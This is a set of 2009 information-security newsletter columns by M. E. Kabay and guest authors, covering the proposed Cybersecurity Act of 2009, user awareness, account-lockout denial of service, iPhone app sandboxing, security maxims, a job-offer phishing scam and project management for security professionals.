So remember: emphasize the deviance, not the popularity, of insecure behavior.

LEGISLATE to REGULATE and FACILATE: Implications of proposed Cybersecurity Act of 2009 (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Legislators mean well, but their proposals for regulation of areas that depend on technical expertise always make my hackles rise – even before I've read the details.

One of these cases is the occasion for today's and our next columns. I received a thoughtful note from Bill Garamella, a graduate of the MSIA Program< http://infoassurance.norwich.edu/ > of the School of Graduate Studies< http://www.norwich.edu/academics/business/infoAssurance/index.html > at Norwich University< http://www.norwich.edu/ > about the situation and invited him to write for the column. Here's the first of Bill's two-part contribution; everything that follows is entirely Bill's work with minor edits.

* * *

Cyberattacks often originate outside of the jurisdictions they occur in and authorities may lack reciprocal extradition agreements.< http://www.infowar-monitor.net/ > Extradition assumes that the perpetrators can be identified; often they cannot. These limitations create problems with enforcement issues and increase the importance of defensive measures. < http://www.schneier.com/blog/archives/2007/04/cyberattack.html >

The ramifications of a successful attack on critical elements of the cyber infrastructure are making their way into mainstream media.
< http://www.nytimes.com/2008/08/13/technology/13cyber.html?_r=1&th&emc=th >

With this growing awareness comes a call to arms. However, although it is high time for awareness and action, we must move carefully when building defenses.

All users of the information infrastructure would benefit from minimum enforceable security standards. A common analogy is the need to standardize driving rules and highway regulations: allowing an untrained driver onto public roads poses a threat to all other users. Likewise, vehicles equipped with seatbelts save lives when used as directed.

Government, financial, and healthcare segments of the information infrastructure are subject to enforceable standards and, as a result, are arguably more secure than many unregulated segments. < http://www.circleid.com/posts/20090331_innovation_and_cybersecurity_regulation/ > It follows that unregulated segments of the information infrastructure pose a greater threat to everyone.

The fact the Internet works at all is a result of established protocols that were agreed on many years ago. The only way a computer can connect to other computers is by following the same rules as the other computers.< http://www.tcpipguide.com/free/t_TCPIPOverviewandHistory.htm >

Unfortunately, when these rules were established, little attention was given to security factors. < http://www.nytimes.com/2009/02/15/weekinreview/15markoff.html?_r=2&pagewanted=all > The early architects designed the cyber infrastructure to accommodate a relatively small number of trusted insiders. < http://www.dei.isep.ipp.pt/~acc/docs/arpa.html > They never imagined this would grow to include billions of users, including bad actors.

On April 1, 2009, the "Cybersecurity Act of 2009" consisting of S.773 and S.778 was introduced in the United States Senate. Its stated purpose :

> S. 773 – "To ensure the continued free flow of commerce within the United States and with its global trading partners through secure cyber communications, to provide for the continued development and exploitation of the Internet and intranet communications for such purposes, to provide for the development of a cadre of information technology specialists to improve and maintain effective cyber security defenses against disruption, and for other purposes."< http://cdt.org/security/CYBERSEC4.pdf >
>
> and
>
> S.778 – "A bill to establish, within the Executive Office of the President, the Office of National Cybersecurity Advisor."< http://cdt.org/security/CybAdvisr1.pdf >

Critical industries including agriculture, food, water, public health, emergency services, telecommunications, energy, transportation, chemicals and hazardous materials, postal and shipping are among those cited in the proposal as needing additional regulation.

In the second of this two-part series, Bill Garamella will present his analysis of the proposed legislation and suggest practical responses by IA professionals.

* * *

William D. Garamella, MSIA, < mailto:williamgaramella@gmail.com > was working in general IT three years ago, and concluded that cybersecurity is a critically important and meaningful pursuit. In 2008 he graduated from Norwich University's Master of Science in Information Assurance (MSIA) program with honors. He is currently seeking an opportunity in the IA field. In particular, he is interested in conducting IA assessments for small and medium size organizations. He also has a background in real estate management, appraisal, and investments.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

LEGISLATE to REGULATE and FACILATE: Implications of proposed Cybersecurity Act of 2009 (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the first of this two-part series, Bill Garamella raised the issue of the "Cybersecurity Act of 2009" consisting of S.773 < http://cdt.org/security/CYBERSEC4.pdf > and S.778.< http://cdt.org/security/CybAdvisr1.pdf > Everything that follows is entirely Bill's work with minor edits.

* * *

The proposed "Cybersecurity Act of 2009" is a hot topic. Its premises:

- Society can not function without the cyber infrastructure;
- The current state of cybersecurity is unacceptable and threats of a major attack on the cyber infrastructure are real;
- All users of the cyber infrastructure should provide and prove cybersecurity for the good of all users.

Pundits are discussing this proposed legislation with enthusiasm or vehemence according to their preferences.

Supporters are saying the President needs this authority to shut down the private networks on the Internet to defend against a cyberatack.< http://www.ecommercetimes.com/story/66711.html > One supporter states: "The market has failed to secure cyberspace. A ten-year experiment in faith-based cybersecurity has proven this beyond question." < http://www.circleid.com/posts/20090331_innovation_and_cybersecurity_regulation/ > Opponents are saying civil liberties are at stake < http://www.cdt.org/headlines/1196http://www.cdt.org/headlines/1196 > and suggest that the impact to private business could be too costly.< http://mycsosolutions.net/2009/04/12/cybersecurity-act-of-2009/ > Some suggest extension of a liability regime as an alternative to regulation. < http://www.cato.org/tech/tk/090313-tk.html >

Both positions contain elements of truth.

An effective attack could disrupt or disable elements such as public utilities, including power, water and gas. Ground and air traffic control systems are also potential targets. These critical elements warrant no less protection than defense, finance and healthcare. There is a proliferation of data breaches from all sectors of the cyber infrastructure < http://www.privacyrights.org/ar/ChronDataBreaches.htm#1 > Left alone, this situation will only get worse.

Security guru Bruce Schneier wrote an interesting entry in his blog on April 2, 2009 entitled "Who Should be in Charge of U.S. Cybersecurity?"< http://www.schneier.com/blog/archives/2009/04/who_should_be_i.html > about potential government involvement in overall cybersecurity and the NSA's role. He calls for the

government to act as a facilitator but for the NSA to back off.

Even as I was writing this, Grant Gross of *Computerworld Security* was reporting,

> "April 8, 2009 (IDG News Service) – Cyperspies from China, Russia and elsewhere have gained access to the U.S. electrical grid and have installed malware tools designed to shut down service, according to a news report [on April 8]." < http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=security&articleId=9131275&taxonomyId=17&intsrc=kc_top%20%3E >

The discussion over whether private networks should be regulated and how is exactly what is needed. We must act, carefully, thoughtfully and without delay. I urge that legislators consider the following key points:

- Government function as regulator and facilitator;
- Cybersecurity must be elevated to a priority across all sectors;
- Existing private cybersecurity sector is mature and likely the best resource for crafting method for private sector implementation;
- A common language is needed to bridge government and non-government sectors;
- Identify baseline cyber security standards appropriate for each industry;
- Standardized metrics will streamline enforcement process;
- View enforcement as an opportunity to educate.

An opportunity exists for government and the private sector to join in a debate that can draw out the best ideas from both. As a facilitator, government can provide a flexible framework that can accommodate all elements of the cyber infrastructure. With this we can build a partnership to better protect all.

[MK adds:

As IT professionals, you can influence the future of our profession by getting politically involved. Use the information in this article and the sources Bill has included to create your own letters to your representatives. To locate your legislators, you can use the resources for the US Senate < http://hagel.senate.gov/general/contact_information/senators_cfm.cfm > and the US House of Representatives < http://www.house.gov/house/MemberWWW_by_State.shtml > on the Web. Whatever your opinion, make your case strongly, clearly and politely to our legislators.

You can also get involved with your professional associations and raise these issues with your colleagues there and at work.

Democracy works only if we make it work.]

Increasing Internet Security for Average Users: A Necessary Step Forward

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Getting users involved in protecting their home systems and those of their families and friends is good for everyone. In that connection, my friend and colleague in the MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu >, Adjunct Professor Kip Boyle, wrote to me recently about his new blog and I invited him to share his news with readers of this column. What follows is entirely Kip's own work with minor edits.

* * *

One day, while working hard as the chief information security officer at an insurance company, I realized that much of our organization's network security was in the hands of ordinary users of our computers. No matter how much my team did to safeguard our customer's confidential data, no how much money we spent on our mission, all it would take was one average Internet-using employee to cause major damage, either deliberately or accidentally.

That unhappy thought got me thinking about all the friends and family who have ever asked me to figure out why their computers were so slow or just misbehaving. I thought about all the electronic crud I typically find when I get my hands on their machines. I remembered how it is often impossible to undo the digital damage, which forces a frantic search for software license keys and a reformat of their hard drives. And as for backups, forget it!

In a recent struggle with his malfunctioning computer, one of my friends even spent $40 trying to buy anti-virus software from a browser pop-up window. Surely, such an official looking window could be trusted to deliver some relief? A few minutes later, all he had to show for his effort was a compromised credit card along with more embarrassment and frustration. (For a summary of the fake anti-malware threat, see an article published in December 2008 on ProSecurityZone. < http://www.prosecurityzone.com/Customisation/News/IT_Security/Anti-virus_and_anti-malware_software/Fake_anti-malware_threat_to_increase_in_2009.asp >)

As the shocked amateurs receive their reformatted systems, I hear the same questions: How did this happen? Where did I go wrong? How can I keep this from happening again? Did anything bad happen to my bank accounts? My friends and family feel vulnerable, embarrassed and mystified.

My team spends time and effort educating our work force and protecting them with many sophisticated and expensive defenses that are usually invisible to them. My organization is meeting its due care obligation but it is difficult for employees to fully understand and internalize the Internet security issues facing all of us. How can they manage to cope with the range of threats when they do not understand technology well, have no immediate economic incentives, and neither see nor understand all that is done by my team on their behalf?

Indeed, the problem is global. A recent study< http://www.computerweekly.com/Articles/2009/04/17/235680/infosec-2009-security-managers-concerned-about-end-user.htm > by (ISC)^2 and Infosec Europe 2009 summarized by Warwick

Ashford in _ComputerWeekly_ on April 17, 2009 reported that “Half of UK security managers are concerned about end-users' lack of security awareness, a survey has revealed. In a poll of more than 700 security professionals, the biggest concerns were a lack of training (48%), an unsupportive company culture (48%), poor employee understanding of policy (46%) and a lack of defined accountability (42%).”

However, as discussed in “Social Psychology and INFOSEC: Psycho-Social Factors in the Implementation of Information Security Policy” < http://www.mekabay.com/infosecmgmt/Soc_Psych_INFOSEC.pdf > increased personal Internet security involvement leads to increased corporate Internet security. People who take responsibility for their own online safety and security naturally bring those behaviors into their workplace. Educated employees become better netizens and that increase in knowledge and involvement helps everyone who uses the Internet. When users behave more securely, there are great benefits for the common good.

When I start thinking about acting for the common good, my desire is to have a large impact. Therefore, a current point of frustration for me is that my team’s impact is limited to our small corner of the Internet. To broaden my reach, I have started a blog to help average people who use the Internet to stay safe and secure online.

In this context, I define an average Internet user much as we would define an average car driver. There is no need, and usually no desire, for drivers to understand what is happening under the hood. Yet thanks to good automotive design, laws, insurance, and reliable infrastructure, average people can still enjoy the benefits of driving without taking undue levels of risk.

The point of my blog is to connect with Internet users of all experience levels so we can figure out how average Internet users can be safe and secure online right now. Although the Internet currently lacks many necessary safety and security features to protect individuals, as well as lacking adequate protection for the commons, my hope is that we will discover lots of practical things that anyone can do right now, if they are motivated, without becoming systems experts.

We will talk about why the Internet can be so dangerous and why we are lacking incentives for government and private industry to step up and do what only they can do to protect the online commons. I have my own opinions on these topics and I intend to share them. No, I do not think the situation is hopeless, nor are the people involved in shaping the governance of the Internet stupid. Nevertheless, there are major challenges and we need all of our collective intelligence to share what we know and to work on the problems with creativity and collaboration.

I invite you to join the conversation! Just follow this link.< http://www.personaldataprivacy.com/ >

See you there!

Locking Out Users:
Giving Attackers a Tool for Denial of Service

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

When I was a lad (OK, when I was a young systems engineer of 30)(which is 30 years ago), I was taught that if a user made several mistakes in entering her password, the system should lock her account until a system operator granted access again. The goal was to stop an attacker from guessing at a user's password without limit.

In the excellent SP 800-118, "DRAFT Guide to Enterprise Password Management"< http://csrc.nist.gov/publications/drafts/800-118/draft-sp800-118.pdf > by Computer Scientists Karen Scarfone< http://csrc.nist.gov/staff/rolodex/scarfone_karen.html > and Murugiah Souppaya < http://csrc.nist.gov/staff/rolodex/souppaya_murugiah.html > of the Computer Security Division < http://csrc.nist.gov/ > of the Information Technology Laboratory< http://itl.nist.gov/ > at the National Institute of Standards and Technology< http://www.nist.gov/index.html > write about preventing password guessing on page 3-5:

> "The second method recommended for mitigating guessing attacks is to configure OS and application password authentication mechanisms to limit the frequency of authentication attempts. Examples of how this can be accomplished include the following:
>
> - Lock out a user account after a number of consecutive failed authentication attempts (often performed within a particular time period, such as the past hour). For example, after a user has failed to provide the correct password 50 times in a row, ignore all additional authentication attempts to the user account for 15 minutes. Locking out an account after only a few failed attempts has a significant impact on legitimate users and tends to cause them to choose simpler passwords or store their passwords insecurely, thus weakening security.
> - Have a fixed or exponentially increasing delay after each failed authentication attempt. After the first failure, for example, there could be a five-second delay; after the second failure, a 10-second delay; after the third failure, a 20-second delay, and so on."

I really like the second method, but I have taught students for years that locking users out of a system after a sequence of bad passwords is a policy that confers enormous power on an attacker. Armed with a list of userIDs, an attacker can simply enter a bogus password (e.g., "a") repeatedly into logons for every userID – including perhaps that of root users, if they are subject to the same rule – and shut down access to the entire system. If operator intervention is necessary to reset the passwords for access, this denial of service can be a nightmare.

Authors Ravi Sandhu, Jennifer Hadley, Steven Lovaas, and Nicholas Takacs wrote in Chapter 28, "Identification and Authentication" of the *Computer Security Handbook* 5th Edition (S. Bosworth, M. E. Kabay, & E. Whyne, eds. Wiley 2009 < http://tinyurl.com/clrt4e >) as follows:

> "Some systems react to online attacks by a simple rule that locks the account after a certain number of failed attempts. This rule may have been borrowed from a similar rule with ATM cards. The rule actually makes sense in the context of ATMs, with two-factor authentication based on possession of the card and knowledge of the PIN. However, in a

> password-only scheme, the ‘three strikes and out’ rule can lead to denial of service to legitimate users. An attacker can easily lock up many accounts by entering three wrong passwords repeatedly. A more graceful rule would slow down the rate at which password guessing can be attempted, so that a legitimate user may be perceptibly slowed down in authentication but not denied. For example, locking an account for a couple of minutes after three bad passwords suffices to make brute-force guesswork impractical.
>
> In addition, intrusion-detection systems can be configured to alert system administrators immediately upon repeated entry of bad passwords. Human beings then can intervene to determine the cause of the bad passwords—user error or malfeasance.”

Here’s what I wrote in my comments to the NIST authors:

“Slow down user logins by inserting a fixed but humanly acceptable delay between authentication attempts. For example, allow successive logins to occur no more quickly than once every five seconds. The user will barely notice the delay, but any automated password-guessing program will be slowed into ineffectiveness. More important, this policy deprives an attacker the power to create a denial-of-service attack simply by trying the same wrong password a number of times in succession.”

I also suggested that the authors add this bullet:

“Ensure that repeated authentication failures activate an alarm for human operators. System operators may be able to learn details of who is attacking their system by observing the failed attempts to impersonate authorized users; computerized data collection and human observation may serve as evidence in legal proceedings and as a basis for improving security measures.”

I hope that as an industry, we can move away from inactivation of accounts in response to bad passwords and to a more intelligent response.

iPhone Security:
Part 1 – System Overview

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

My friend and colleague Adjunct Professor Richard Steinberger, CISSP, CISM from the MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > sent me an e-mail note recently about the interesting security model used by Apple for its mobile devices. I invited him to expand on his thoughts and am delighted to present his analysis today. Everything that follows is entirely Ric's work with minor edits.

* * *

Perhaps the biggest security problem of mobile phones is that they are easily lost or stolen. Unless a lost/stolen phone has been protected (by its rightful owner) from unauthorized use, then anyone who finds this phone could, in theory, access it with the same rights and privileges as the original owner. But what are the security issues when the phone stays in the possession of its rightful owner? This article considers just one popular case: The Apple iPhone, although most of what applies to iPhones also applies to a related Apple product, the iTouch

In the Summer of 2008, Apple released a new version of its iPhone (3G)< http://www.apple.com/iphone/ > and a new version of the iPhone software (2.x)< http://www.apple.com/iphone/itunes.html >. Although the new software includes many commercial features, the one with the most potential security consequences is that iPhone owners can now download new applications (Apps) from Apple's iTunes store. The iPhone became a lot more like a personal computer with a worldwide Internet connection than just a phone. iPhone users can purchase (and in many cases, acquire for free) Apps written by third party developers. By April, 2009, over one billion Apps had been downloaded, and over 25,000 Apps are available.

Apps are available in a variety of areas < http://www.apple.com/iphone/appstore/ >, including reference, medical, utilities, social networking, travel, weather, news and many more. Apps (as well as music and videos) may be downloaded either directly to the iPhone over a data connection or by using Apple's iTunes program)< http://www.apple.com/iphone/itunes.html >, installed on a PC or Mac system.

Because running third-party applications on personal computers has led to many security compromises, it's only reasonable for IT managers to be concerned about the risks to their organization if a rogue iPhone App were to be installed on a staff member's phone. Such installation would be a concern because: (a) many staff members connect their iPhones to the Internet using an organization's protected wireless network, and (b) staff members could store confidential information (e.g., contacts, data files) on their iPhones. In theory, a rogue App could access or modify sensitive information or covertly send copies of it to unauthorized recipients.

How big a worry should rogue Apps be? As you will see in the next part of this two-part

overview, it's unlikely that Apps will misbehave. The bigger concern – unaddressed in this par of short articles – is how staff members intent on unauthorized actions could use a mobile phone with a camera and data connection (such as an iPhone) to export confidential information using covert channels – i.e., engage in deliberate data theft.

Ric continues his discuss of Apple iPhone security in the next of this two-part series.

iPhone Security:
Part 2 – iPhone App Security Model

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

My friend and colleague Adjunct Professor Richard Steinberger, CISSP, CISM from the MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > continues his analysis of Apple iPhone security. Everything that follows is entirely Ric's work with minor edits.

* * *

iPhone Apps are, with a few limited exceptions, available to iPhone owners only via Apple's iTunes store and only if iTunes has been installed on the computer accessing the store. Users cannot, in general, download Apps from any other source, or share their Apps (even free Apps) with other iPhone owners. This distribution architecture allows Apple to vet every App that iPhone users install on their phones. In emergencies, Apple may also remotely remove or disable dangerous Apps that have been installed on iPhones.

Based on my personal observation and analysis, the main security constraints imposed by the iPhone Operating System are as follows:

- No App may access any iPhone OS files.
- No App may access any other App's files (with a few exceptions). Any files created by an App must remain local to that App. For example, an App designed to edit Java files could only edit Java files created within that app (or downloaded to that App). Primary exceptions include: Third-party Apps may access and modify stored photos and phone contacts.
- No App may alter any system settings. For example, a precise, NTP-enabled clock may not set the iPhone's clock.
- If an App crashes, then in theory, only that App crashes, and the OS is unaffected. In practice, a crashed App may hang a system, requiring a restart.
- An iPhone App may synchronize (sync) with a PC or Mac-based application to exchange or update the App's data. But the syncing must be done by a wireless LAN connection and cannot be carried out using the cable that connects the iPhone to the computer; i.e., synchronization via an iTunes conduit to a PC or Mac application is not permitted.
- Apps are allowed to communicate with the Internet using the iPhone's network connection. Thus, any data files present within an App may, in theory, be sent to an unauthorized destination without the iPhone owner's knowledge. This transfer would be an example of an App Trojan horse program. Although such programs may escape

Apple's initial vetting, the author knows of no cases (as of April, 2009) where such an App has actually been distributed via iTunes.

In other words, Apps are islands unto themselves. Although a rogue employee may use a mobile phone to help steal or distribute confidential information, it remains far less likely that a trustworthy iPhone owner's use of downloadable Apps presents any major new security risk. As mentioned in the introduction, the primary risk of mobile phones remains their theft or loss. Organizations need to be prepared for the loss of confidential information when staff member phones are misplaced or stolen unless the iPhones are equipped with encryption software. In addition to using a password or personal identification number (PIN) to protect the phone itself from unauthorized access, some useful encryption and data protection Apps for the iPhone are:

- SplashID < http://www.splashdata.com/splashid/iphone/ >
- 1Password < http://agilewebsolutions.com/products/1Password >
- My Eyes Only < http://www.softwareops.com/products/myeyesonly.html >
- Verisign Identity Protection (VIP) < https://vipmobile.verisign.com/selectiphone.v >
- Jaadu VNC < http://www.jaaduvnc.com >

With appropriate precautions, corporate security managers can survive the latest wave of innovation from Apple.

Dr Johnston's Security Maxims: Sense and Humor

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Having graduate students is like having a thousand sets of eyes and ears: they are always noticing neat stuff and sending pointers that stimulate thought or – as often – cause delighted laughter. Jan Buitron, CISSP, MCSE, ITIL Foundations Certified, Network +, who last appeared in this newsletter in a series of columns in September 2008,< http://www.networkworld.com/newsletters/sec/2008/092208sec1.html > sent me a reference to a hilarious and valuable compilation of security maxims< http://www.ne.anl.gov/capabilities/vat/seals/maxims.html > by Dr Roger G. Johnston, PhD, CPP, Section Manager of the Vulnerability Assessments Section < http://www.ne.anl.gov/capabilities/vat/index.html > in the National Security and Non-proliferation Department< http://www.ne.anl.gov/activ/programs/NSNP/index.html > of the Argonne National Laboratory.< http://www.anl.gov/ >

Here are some of Dr Johnston's maxims that evoked the most vigorous agreement and enjoyment (the comments are in the original document):

- Thanks for Nothin' Maxim: A vulnerability assessment that finds no vulnerabilities or only a few is worthless and wrong.
- Ignorance is Bliss Maxim: The confidence that people have in security is inversely proportional to how much they know about it. Comment: Security looks easy if you've never taken the time to think carefully about it.
- Show Me Maxim: No serious security vulnerability, including blatantly obvious ones, will be dealt with until there is overwhelming evidence and widespread recognition that adversaries have already catastrophically exploited it. In other words, "significant psychological (or literal) damage is required before any significant security changes will be made".
- Insider Risk Maxim: Most organizations will ignore or seriously underestimate the threat from insiders. Comment: Maybe from a combination of denial that we've hired bad people, and a (justifiable) fear of how hard it is to deal with the insider threat?
- We Have Met the Enemy and He is Us Maxim: The insider threat from careless or complacent employees & contractors exceeds the threat from malicious insiders (though the latter is not negligible.) Comment: This is partially, though not totally, due to the fact that careless or complacent insiders often unintentionally help nefarious outsiders.
- Feynman's Maxim: An organization will fear and despise loyal vulnerability assessors and others who point out vulnerabilities or suggest security changes more than malicious adversaries. Comment: An entertaining example of this common phenomenon can be found in "Surely You are Joking, Mr. Feynman!", published by W.W. Norton, 1997. During the Manhattan Project, when physicist Richard Feynman pointed out physical security vulnerabilities, he was banned from the facility, rather than having the vulnerability dealt with (which would have been easy).

In addition to the maxims, Dr Johnston and his colleagues have published an extensive series of

articles < http://www.ne.anl.gov/capabilities/vat/pubs.html > that are available for download or by request.

I was particularly impressed by the thoughtful, two-page summary entitled "Philosophy on Vulnerability Assessments"< http://www.ne.anl.gov/capabilities/vat/pdfs/VATphilosophy.pdf > by Dr Johnston, which includes the following list of "reasons why these [vulnerability assessment] tools fall short, including that they are too often:

- unimaginative
- full of sham rigor
- not context oriented
- inflexible & close-ended
- not sufficiently predictive
- ignorant of the insider threat
- used to justify the status quo
- not focused on the right issues
- dominated by groupthink & bureaucrats
- plagued by "shoot the messenger" syndrome
- not validated by hands-on or real-world testing
- not done from the perspective of the adversaries
- obsessed with past security incidents, not future ones
- overly focused on technology, hardware, & physical assets
- overly binary in outlook (something is either secure or it is not)
- insistent on letting the good guys define the problem, not the bad guys
- conducted by personnel who don't want to find problems—so they don't."

The typographic arrangement of these excellent criticisms reminds me of one of my favorite poets, e e cummings < http://famouspoetsandpoems.com/poets/e__e__cummings >, who sometimes arranged his poems on the page to have a striking shape.

Kudos to Dr Johnston and his team for entertaining and thought-provoking writing.

Phishing Using Scary Bait

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Job offers in phishing e-mail are designed to trick users into revealing confidential personally identifiable information (PII); they may also be hoping to fool victims into sending criminals some money. PhishBucket's article dated 12 October 2008 and entitled "The Two Things Job Phishers Want from You" summarizes the techniques used by phishing criminals.< http://www.phishbucket.org/main/content/view/3883/103/ >. The excellent site organized by PhishBucket.org < http://www.phishbucket.org/main/component/option,com_alphacontent/Itemid,103/ > has a good deal of current information about the latest scams; use "job offer" in the search field for an instant list of reports with specifics.

Recently a colleague (let's call him Watson) who is the Chief Information Security Officer (CISO) at a US university forwarded information that he is willing to share anonymously with readers of this column. In mid-May, he received an e-mail message urging him to apply for his own job! He checked with the Human Resources (HR) Department and found that, on the contrary, his renewed contract was just being signed by the Director. In today's economic climate, readers will understand how scary this phishing scam could be to unprepared employees.

Watson traced the e-mail to a specific company despite its having registered its Web site with GoDaddy.com< http://www.godaddy.com/ >, which like many other domain name system registrars, makes it difficult to locate the actual owner of domains. Nonetheless, by looking at the e-mail headers and also at the actual Web site referenced in the phishing message and searching for its owners, Watson was able to track down the actual senders of the message, who turned out to have offices in the United States.

Watson analyzed the situation as follows in a report to the HR Department and the University Legal Counsel.

>I am recommending that the University's attorneys prepare legal action against the criminal organization.

There are serious problems here, some of which may violate the CANSPAM Act.< http://www.networkworld.com/newsletters/sec/2004/0202sec1.html > That is for our attorneys to decide.

I am sending this report to our IT department with a recommendation to blacklist the offending domain and notifying our Chief Information Officer of this abuse of our data. I am also forwarding a specific complaint about the criminal organization and its tactics to its Internet Service Provider. As I read their Acceptable Use Policies, they criminals have violated those terms and we should be able to get the fraudulent Web site and possibly the originating e-mail account shut down.

The only ways the criminals could have obtained the information in the description of the job

they are offering victims are either

- to have harvested some of the victims' e-mail without permission, containing signature blocks, or
- by harvesting data available on the University Web site – where we have an explicit warning that the directories may NOT be used for unsolicited e-mail. It is not legal to use fraudulent or other illegal means to harvest e-mail in this manner.

Further, under copyright law, the sender owns the copyright to any e-mail (s)he generates; if the criminals did intercept third-party e-mail and used information from those messages without permission of the authors they have likely violated copyright law (17 USC §201 ff)< http://www4.law.cornell.edu/uscode/html/uscode17/usc_sec_17_00000201----000-.html >. Note that it is no longer necessary to register or even to indicate a copyright. The act of publication to at least one other person is sufficient to establish copyright in most cases and, generally, creation of the document in itself suffices. There is no need for the author to notify anyone that e-mail is privileged: it is so without notification under the copyright law. [MK adds: for a narrated lecture on intellectual property law download a 109 MB ZIP archive containing an MS-PowerPoint file. < http://www.mekabay.com/courses/academic/norwich/msia/msia_s1_w08_ip_law_ppt.zip >]

The criminals are offering potential victims a chance to apply for the jobs they currently hold. Since the perpetrators know from the harvested data that the recipients already hold the specific positions being fraudulently offered, they know that they cannot deliver on their offer: these are classic bait-and-switch tactics, which are illegal.< http://www.ftc.gov/bcp/guides/baitads-gd.htm >

These actions are harmful to the University and I have instructed HR to notify all our faculty and staff to be wary of all similar communications, especially from the particular organization involved in this case, until we permanently block all domains that we can associate with these criminals.<

* * *

Readers will understand that if employees who are not aware of this scam receive similar e-mail, there's a good chance they will be alarmed and click on whatever link is in the phishing message to find out what's going on. Once on the rogue Web site, all bets are off. Employees might download malware< http://www.cert.org/archive/pdf/Phishing_trends.pdf www.cert.org/archive/pdf/Phishing_trends.pdf > or fill in forms that ask for PII that can result in identity theft.< http://www.usdoj.gov/criminal/fraud/websites/idtheft.html > Readers should emulate Watson and make sure that all employees know that unsolicited job offers for their own jobs are scare tactics designed to trick them into giving away control over their own information to criminals.

Let's fight fear tactics with knowledge and awareness.

The IA Professional's Toolkit:
Part 1 – Project Management

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Starting from a sound technical foundation, information assurance (IA) professionals must hone their management skills. IA experts need to be competent in project management, team building, business justification, defining usable metrics, creating security frameworks, applying regulatory knowledge, managing client/vendor relations, and managing problems. This series of articles on the *Information Assurance Professional's Toolkit* reviews what C-level executives want to see in their IA employees and IA consultants.

Security consultant Gordon Merrill begins a series on fundamental management tools for IA professionals in general and IA security consultants in particular. His insights and recommendations will also help clients choose consultants wisely and judge their performance appropriately.

* * *

The Chief Information Security Officer (CISO) or Chief Information Officer (CIO) will likely be the primary person you will deal with in IA projects or in an effort to sell a potential client on hiring you as a private consultant. Before either one will want to let you be a part of any security project in their company, she will want to know how capable and knowledgeable you are about working within a project management structure. As a consultant, you will probably not manage the project but will be a principle part of the team and a subject matter expert (SME) in at least one area of the project. As an employee, you may more often be a project manager.

Smaller companies may bring you in as a consultant to look at a security project for them and may be so overwhelmed by the project that they ask you to manage the entire project for them. In such a case, you will probably have a larger task in front of you than working as an SME for a corporate project. The client may have little or no previous direction or standard for a security framework, making your proposal to the client larger and more involved than originally surmised. This kind of project will call on several other skills, to follow in this series, beyond project management.

In every contract and every endeavor you undertake as a consultant, whether you are a private consultant or work for a company, each project must be treated as a complete process with documentation, planning, resource planning, and budgeting.

An excellent reference for project management of all kinds is the Project Management Institute's Fourth Edition of *A Guide to the Project Management Body of Knowledge (PMBOK® Guide)*.< http://www.pmi.org/Marketplace/Pages/ProductDetail.aspx?GMProduct=00101095501 >

In the next part, Gordon discusses team building.

* * *

Gordon Merrill, MSIA, currently lives and works in Tennessee. His career has taken him to 48 of the 50 states and to six foreign countries. Gordon's information assurance background has included working for major computer companies such as IBM, managing IT projects for Fortune 250 companies in the risk management field, owning his own business, and working as a private consultant. You may contact him by e-mail.< mailto:merrill.ia@gmail.com >

This series is based on some of the papers Mr Merrill wrote during his MSIA Program< http://infoassurance.norwich.edu/ > at Norwich University< http://www.norwich.edu > from 2007 through 2008. Mr Merrill and I have collaborated closely in rewriting his research for this series.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The IA Professional's Toolkit:
Part 2 – Team Building

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Nothing will delay a project more than people who just cannot get along. As an information assurance (IA) professional, whether you're an employee or a consultant, you may have to become the subject-matter expert (SME) of teamwork to keep the project on track and on course with your contract. You will have to foster good working relationships with all team members and help to smooth out the rough places.

Security consultant Gordon Merrill continues his series on fundamental management tools for IA professionals in general and IA security consultants in particular. His insights and recommendations will also help clients choose consultants wisely and judge their performance appropriately.

* * *

The project you are asked to consult on may not be the only problem with the company's security solutions or indeed, with their management processes. You must word your proposal and your contract with each client so that you do not inadvertently become responsible for areas of security and of general management that you do not intend to address in your project and contract. The same principle applies to IA employees: be careful not to allow mission creep to consume your life and ruin your chances of definable success when taking on internal projects.

Depending on the size of the organization, you may be working with an information technology (IT) team of eight people or a group of hundreds of staff members. Large corporations may have a team for security architecture, one for security compliance, one for threat abatement, and so on. It is important to have all the players in the room when you talk with them about the project, the contract, the scope, the cost, return on investment, and so on. If you are an external consultant, you should request (require, demand politely, include in your contract) that one person from each affected team within IT security be part of the meeting. Every team involved in the operational flow of the project must be represented in the project team or project committee. It is critically important that you identify the people who must sign off on project stages to keep the project progressing and that they officially be part of the project team. Failing to include key participants in the planning can result in information gaps, contradictory data, policy reversals, interference, stonewalling, backbiting and much more stress than anyone should have to bear.

Sometimes you may be asked to be the SME on a project team already in place in a corporation. You may have limited influence on the actions of the team; however, you may find yourself constructively serving as a coach and mentor to the project manager or leader. Two areas you should be most concerned with are

(1) Failure of participants to provide their deliverables and milestones on time, thus delaying the project and your ability to participate as stipulated in your contract, and

(2) The potential for scope creep or a change in scope imposed by client personnel despite

the terms of your contract.

